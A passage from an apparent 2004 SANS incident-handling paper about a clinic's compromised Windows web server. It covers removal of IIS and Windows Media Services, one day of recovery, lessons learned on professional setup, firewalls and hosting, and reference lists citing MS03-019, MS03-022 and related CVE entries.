


Figure 34 - Windows Control Panel

© SANS Institute 2004




Figure 35 - Add/Remove Programs



Figure 36 - Removing IIS



Figure 37 - Removing Windows Media Services




Figure 38 - Windows Components Wizard removing files



Figure 39 - IIS and Windows Media Services removed

Recovery Phase

The recovery phase is concerned with getting the organization back in business. During the Identification, Containment, and Eradication phases of this incident, the clinic was without its patient data system. Although business continued, the patient files could not be accessed or updated. This caused a slowdown in general operations. Several appointments had to be rescheduled. The length of time the clinic was without its data system was one day.

Fortunately, the clinic's patient data system was not very complex and the application files were not corrupted in any way. As a result, the system was made operational as soon as the security consultant was finished with the Eradication phase.

Lessons Learned Phase

There are many lessons learned in this incident, both technical and non-technical. The security consultant met with the doctor to perform a debriefing of the incident.

The consultant outlined three primary lessons that were learned (or so he hoped) as a result of this incident.

The first lesson learned was to never let a “knowledgeable friend” setup your corporate business systems as a favor. They may be good to call upon when it comes to your home computer, but when it comes to your business and your professional reputation, it is best to leave it to the professionals. These professionals are trained and should be familiar with correctly securing a server and/or website. Even though it may be their business, it never hurts to ask for references and follow up with the references. If they cannot provide you with any references, this is a red flag and you should consider getting a second opinion.

The second lesson is that of Internet security. Never directly connect a system to the Internet if that system contains sensitive information. If it must be connected, ensure that it is protected behind a business class firewall. The router in use by the clinic may be ok for home, but has no place in a business protecting patient data. You should gauge how complex your security should be or how much you should invest in security in proportion to what would happen if your data were stolen or your systems destroyed.

The last lesson learned is that unless you are willing to implement adequate security and are willing to live with the consequences if that security is breached, you should have an ISP host your web site and let them deal with the security.

© SANS Institute 2004, All rights reserved.

Exploit References

[BugTraq ID: 7727](#)

[BugTraq ID: 8035](#)

[Common Vulnerability Exposure \(CVE\) ID: CAN-2003-0227](#)

<http://marc.theaimsgroup.com/?l=ntbugtraq&m=105421176432011&w=2>

<http://marc.theaimsgroup.com/?l=ntbugtraq&m=105421127531558&w=2>

[Bugtraq: 20030528 RE: Alert: MS03-019, Microsoft... wrong, again. \(Google Search\)](#)

<http://marc.theaimsgroup.com/?l=bugtraq&m=105427615626177&w=2>
[Microsoft Security Bulletin: MS03-019](#)

<http://www.microsoft.com/technet/security/bulletin/ms03-019.asp>

<http://oval.mitre.org/oval/definitions/pseudo/OVAL936.html>

<http://oval.mitre.org/oval/definitions/pseudo/OVAL966.html>

[Common Vulnerability Exposure \(CVE\) ID: CAN-2003-0349](#)

<http://www.ntbugtraq.com/default.asp?pid=36&sid=1&A2=ind0306&L=NTBUGTR AQ&P=R4563>

[Bugtraq: 20030626 Windows Media Services Remote Command Execution #2 \(Google Search\)](#)

<http://marc.theaimsgroup.com/?l=bugtraq&m=105665030925504&w=2>

[Microsoft Security Bulletin: MS03-022](#)

<http://www.microsoft.com/technet/security/bulletin/ms03-022.asp>

<http://oval.mitre.org/oval/definitions/pseudo/OVAL938.html>

References

Microsoft Security Bulletin MS03-022

<http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS03-022.asp>

SANS

www.sans.org

Freesoft.org

<http://www.freesoft.org/CIE/RFC/793>

Security Space

<http://www.securityspace.com/smysecure/catid.html?id=11664>

Webster's Dictionary

<http://www.webster-dictionary.org>

Neohapsis Archives

<http://archives.neohapsis.com/archives/ntbugtraq/2003-q2/0112.html>

Common Vulnerabilities and Exposures

<http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0349>

Webopedia

www.webopedia.com

Donald Bren School of Information and Computer Sciences at the University of California

<http://ftp.ics.uci.edu/pub/ietf/http>

Steve Smith

http://www.giac.org/practical/GCIH/Steve_Smith_GCIH.pdf